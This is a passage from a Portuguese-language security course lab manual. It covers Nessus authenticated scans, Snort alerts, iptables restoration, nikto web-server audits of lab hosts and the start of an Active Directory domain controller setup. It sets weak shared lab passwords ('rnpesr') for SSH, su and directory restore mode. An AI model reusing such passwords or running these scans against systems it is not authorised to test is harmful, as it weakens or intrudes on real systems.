***AP*** Seq: 0x1196C581 Ack: 0x0 Win: 0x0 TcpLen: 32
```

Após o final do *scan*, temos o seguinte resultado:




Figura 75. Segundo scan do FWGW1-G no Nessus

Agora temos uma vulnerabilidade de alto impacto, duas de médio impacto e 23 informativas. Talvez o servidor não esteja tão seguro quanto imaginávamos... vamos tentar ir mais a fundo.

6. Dentro do scan do FWGW1-G, clique em *Configure*. Em *Credentials > SSH*, configure:

- *Authentication method: password*
- *Username: aluno*
- *Password (unsafe!): rnpesr*
- *Elevate privileges with: su*
- *su login: root*
- *Escalation password: rnpesr*
- *Location of su (directory): /bin*

Clique em *Save*, e rode o scan uma terceira vez. Perceba que os logs do Snort continuam alertando sobre tráfego suspeito, quase que exclusivamente direcionado à porta 22:

```
[**] [129:12:1] Consecutive TCP small segments exceeding threshold [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
```

```
09/08-06:52:33.667651 172.16.1.30:55974 -> 172.16.1.1:22
```

```
TCP TTL:64 TOS:0x0 ID:45684 IpLen:20 DgmLen:104 DF
```

```
***AP*** Seq: 0xFE2FB6F5 Ack: 0x9A8250FC Win: 0x102 TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 4021996676 13125828
```

```
[**] [129:12:1] Consecutive TCP small segments exceeding threshold [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
```

```
09/08-06:52:33.671810 172.16.1.30:55974 -> 172.16.1.1:22
```

```
TCP TTL:64 TOS:0x0 ID:45689 IpLen:20 DgmLen:104 DF
```

```
***AP*** Seq: 0xFE2FB7C5 Ack: 0x9A825278 Win: 0x102 TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 4021996680 13125829
```

```
[**] [129:12:1] Consecutive TCP small segments exceeding threshold [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
```

```
09/08-06:52:33.679830 172.16.1.30:55972 -> 172.16.1.1:22
```

```
TCP TTL:64 TOS:0x0 ID:31597 IpLen:20 DgmLen:104 DF
```

```
***AP*** Seq: 0xB5706A01 Ack: 0x397D0971 Win: 0x111 TcpLen: 32
```

```
TCP Options (3) => NOP NOP TS: 4021996688 13125831
```

Isso se deve ao fato de que a máquina *FWGW1-G* possui pouquíssimos serviços escutando externamente:

```
# netstat -tunlp | grep -v '127.0.0.1' | grep -v '^tcp6\|^udp6'
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address     State
PID/Program name

tcp      0      0 0.0.0.0:22                0.0.0.0:*
531/sshd

udp      0      0 0.0.0.0:68                0.0.0.0:*
417/dhclient

udp      0      0 10.8.1.1:123              0.0.0.0:*
576/ntpd

udp      0      0 10.1.1.1:123              0.0.0.0:*
576/ntpd

udp      0      0 172.16.1.1:123              0.0.0.0:*
576/ntpd

udp      0      0 192.168.29.103:123            0.0.0.0:*
576/ntpd

udp      0      0 0.0.0.0:123                0.0.0.0:*
629/snmpd

udp      0      0 0.0.0.0:1194              0.0.0.0:*
562/openvpn

udp      0      0 0.0.0.0:55650              0.0.0.0:*
629/snmpd

udp      0      0 0.0.0.0:50561              0.0.0.0:*
417/dhclient
```

Dos serviços acima, apenas o [ssh](#) e o [openvpn](#) estão ativamente escutando por conexões externas (o [ntpd](#) apenas consulta o servidor de hora *LinServer-G*).

E como ficou o resultado do *scan*?




Figura 76. Scan final do FWGW1-G no Nessus

Com o login `ssh` ativado, o Nessus conseguiu, agora sim, encontrar 6 vulnerabilidades críticas, 44 de alto impacto, 36 de médio impacto, 4 de baixo impacto e 54 informativas. De fato, a segurança do servidor *FWGW1-G* está no mesmo patamar da máquina *LinServer-G* antes da sua atualização, o que seria esperado.

Esse exercício serve para visualizarmos um fato relevante: firewalls e ferramentas IPS (no caso, nosso Snort está apenas atuando como IDS, no momento) podem mascarar problemas de segurança, que ficam latentes até que um atacante descubra um método de aproveitar-se delas. Sempre que for rodar ferramentas de análise de vulnerabilidades automatizadas em sua rede, lembre-se de criar regras de liberação relevantes nos firewalls para visualizar a real situação do seu parque.

7. Atualize a máquina *FWGW1-G* e rode o *scan* novamente, nos mesmos moldes que fizemos com o *LinServer-G*. Houve melhora significativa?
8. Finalmente, recarregue as regras de firewall para seu estado original, pare o Snort e reinicie-o na interface `eth0` como usual.

```
# systemctl restart netfilter-persistent.service
```

```
# iptables -vn -L
Chain INPUT (policy DROP 53 packets, 14973 bytes)
 pkts bytes target  prot opt in     out    source          destination
      0     0 ACCEPT   all  --  lo      *      0.0.0.0/0        0.0.0.0/0
      0     0 REJECT   all  --  !lo     *      0.0.0.0/0        127.0.0.0/8
reject-with icmp-port-unreachable
      89   4720 ACCEPT   all  --  *      *      0.0.0.0/0        0.0.0.0/0
state RELATED,ESTABLISHED
      0     0 ACCEPT   tcp   --  *      *      10.1.1.0/24      0.0.0.0/0
tcp dpt:22 state NEW,ESTABLISHED

(...)
```

```
# ps auxwm | grep '^snort '
snort      1575  0.0 26.5 629172 545672 ?        -  06:26  0:00
/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth1 -D
snort      -  0.0   -     -     - -       Ssl  06:26  0:00 -
snort      -  0.0   -     -     - -       Ssl  06:26  0:00 -
```

```
# kill 1575
```

```
# systemctl start snort
```

## 5) Auditoria de servidores web



Esta atividade será realizada nas máquinas virtuais *KaliLinux-G*, *LinServer-G* e *WinServer-G*.

1. Na máquina *KaliLinux-G*, execute a ferramenta `nikto` buscando por vulnerabilidades no servidor web Apache instalado na máquina *LinServer-G*.

```
# nikto -host 172.16.1.10 -C all
- Nikto v2.1.6
-----
+ Target IP:          172.16.1.10
+ Target Hostname:    172.16.1.10
+ Target Port:        80
+ Start Time:         2018-09-08 08:21:38 (GMT-3)
-----
+ Server: Apache/2.4.10 (Debian)
+ Server leaks inodes via ETags, header found with file /, fields: 0x29cd
0x5744726bfc360
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache
2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26165 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2018-09-08 08:22:11 (GMT-3) (33 seconds)
-----
+ 1 host(s) tested
```

O **nikto** é um *scanner* de servidores web *open source* que faz testes profundos procurando por arquivos/programas perigosos, versões de serviço desatualizadas, bem como problemas de configuração e exposição de dados. É uma ferramenta muito poderosa para identificar problemas comuns em servidores web, e deve sempre ser considerada pelo analista de segurança em suas análises.

No caso específico da máquina *LinServer-G*, como apenas fizemos a instalação do Apache e não há nenhum website instalado, o número de vulnerabilidades encontradas é baixo, quase todas informativas.

2. Use o **nikto** para escanear o servidor web IIS instalado na máquina *WinServer-G*.

```
# nikto -host 172.16.1.20 -C all
- Nikto v2.1.6
-----
+ Target IP:          172.16.1.20
+ Target Hostname:    172.16.1.20
+ Target Port:        80
+ Start Time:         2018-09-08 08:47:07 (GMT-3)
-----
+ Server: Microsoft-IIS/7.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ /: Appears to be a default IIS 7 install.
+ 26165 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2018-09-08 08:50:32 (GMT-3) (205 seconds)
-----
+ 1 host(s) tested
```

Da mesma forma que o *host LinServer-G*, a instalação do IIS na máquina *WinServer-G* é basicamente a padrão e, especialmente após a atualização do sistema que fizemos na atividade (3) desta sessão, apresenta apenas notificações informativas.

# Sessão 9: Configuração segura de servidores Windows

## 1) Configuração do controlador de domínio Active Directory



Esta atividade será realizada na máquina virtual *WinServer-G*.

Nesta atividade iremos instalar e configurar a *role Active Directory* na máquina *WinServer-G*, tornando-o um controlador de domínio primário (também conhecido como AD DC—*Active Directory Domain Controller*) para o domínio `domainG.esr.local`, sendo **G** a letra associada ao seu grupo. Para fazer isso, siga os passos abaixo:

1. Acesse a máquina *WinServer-G* como o usuário **Administrator**. Acesse *Start > Run...* e digite `dcromo.exe`. Clique em *OK*. O Windows Server irá iniciar o processo de instalação dos binários do *Active Directory* na máquina e, ao final do processo, irá abrir o *wizard* de configuração como se segue:



Figura 77. Tela inicial de configuração do AD DC

Marque a opção *Use advanced mode installation* e clique em *Next*.

2. Na tela *Operating System Compatibility*, clique em *Next*.

3. Na tela *Choose a Deployment Configuration*, selecione *Create a new domain in a new forest*, como mostrado abaixo, e clique em *Next*.




Figura 78. Escolha de tipo de instalação do AD DC

4. Na tela *Name the Forest Root Domain*, escolha o FQDN do seu domínio. Se estiver no grupo A, digite `domainA.esr.local`; no grupo B, digite `domainB.esr.local`. Verifique sua entrada de acordo com a imagem que se segue, e clique em *Next*.




Figura 79. Escolha do FQDN do AD DC

5. Na tela subsequente, *Domain NetBIOS Name*, escolha `DOMAINA` ou `DOMAINB` (dependendo do seu grupo) e clique em *Next*.

6. Na página *Set Forest Functional Level*, selecione o nível funcional de floresta que acomoda os controladores de domínio a serem instalados em qualquer lugar da floresta. Como teremos somente controladores de domínio Windows 2008 Server e acima, utilizaremos o nível funcional **Windows 2008 Server**. Confira sua seleção de acordo com a imagem a seguir, e clique em *Next*.




Figura 80. Escolha do nível funcional da floresta AD DC

7. Na tela *Additional Domain Controller Options*, mantenha a opção **DNS Server** marcada, indicando que a infraestrutura DNS da sua floresta deverá ser criada durante a instalação do AD DS. Em seguida, clique em *Next*.

O sistema irá informar que uma delegação DNS para o servidor local (a máquina *WinServer-G*) não pode ser criada pois o servidor DNS autoritativo não está usando o servidor DNS do Windows, como se segue:




Figura 81. Erro na delegação DNS do AD DC

Após ler a mensagem de aviso, clique em *Yes* para continuar.

8. Na tela *Location for Database, Log Files and SYSVOL*, mantenha os valores propostos pelo instalador e clique em *Next*.

9. Na tela *Directory Services Restore Mode Administrator Password*, defina uma senha para o modo de recuperação dos serviços de diretório do AD DC a ser usada em casos de falha. Para este exemplo, defina a senha como **rnpesr**, como mostrado abaixo. Em seguida, clique em *Next*.




Figura 82. Definição da senha do modo de recuperação do AD DC

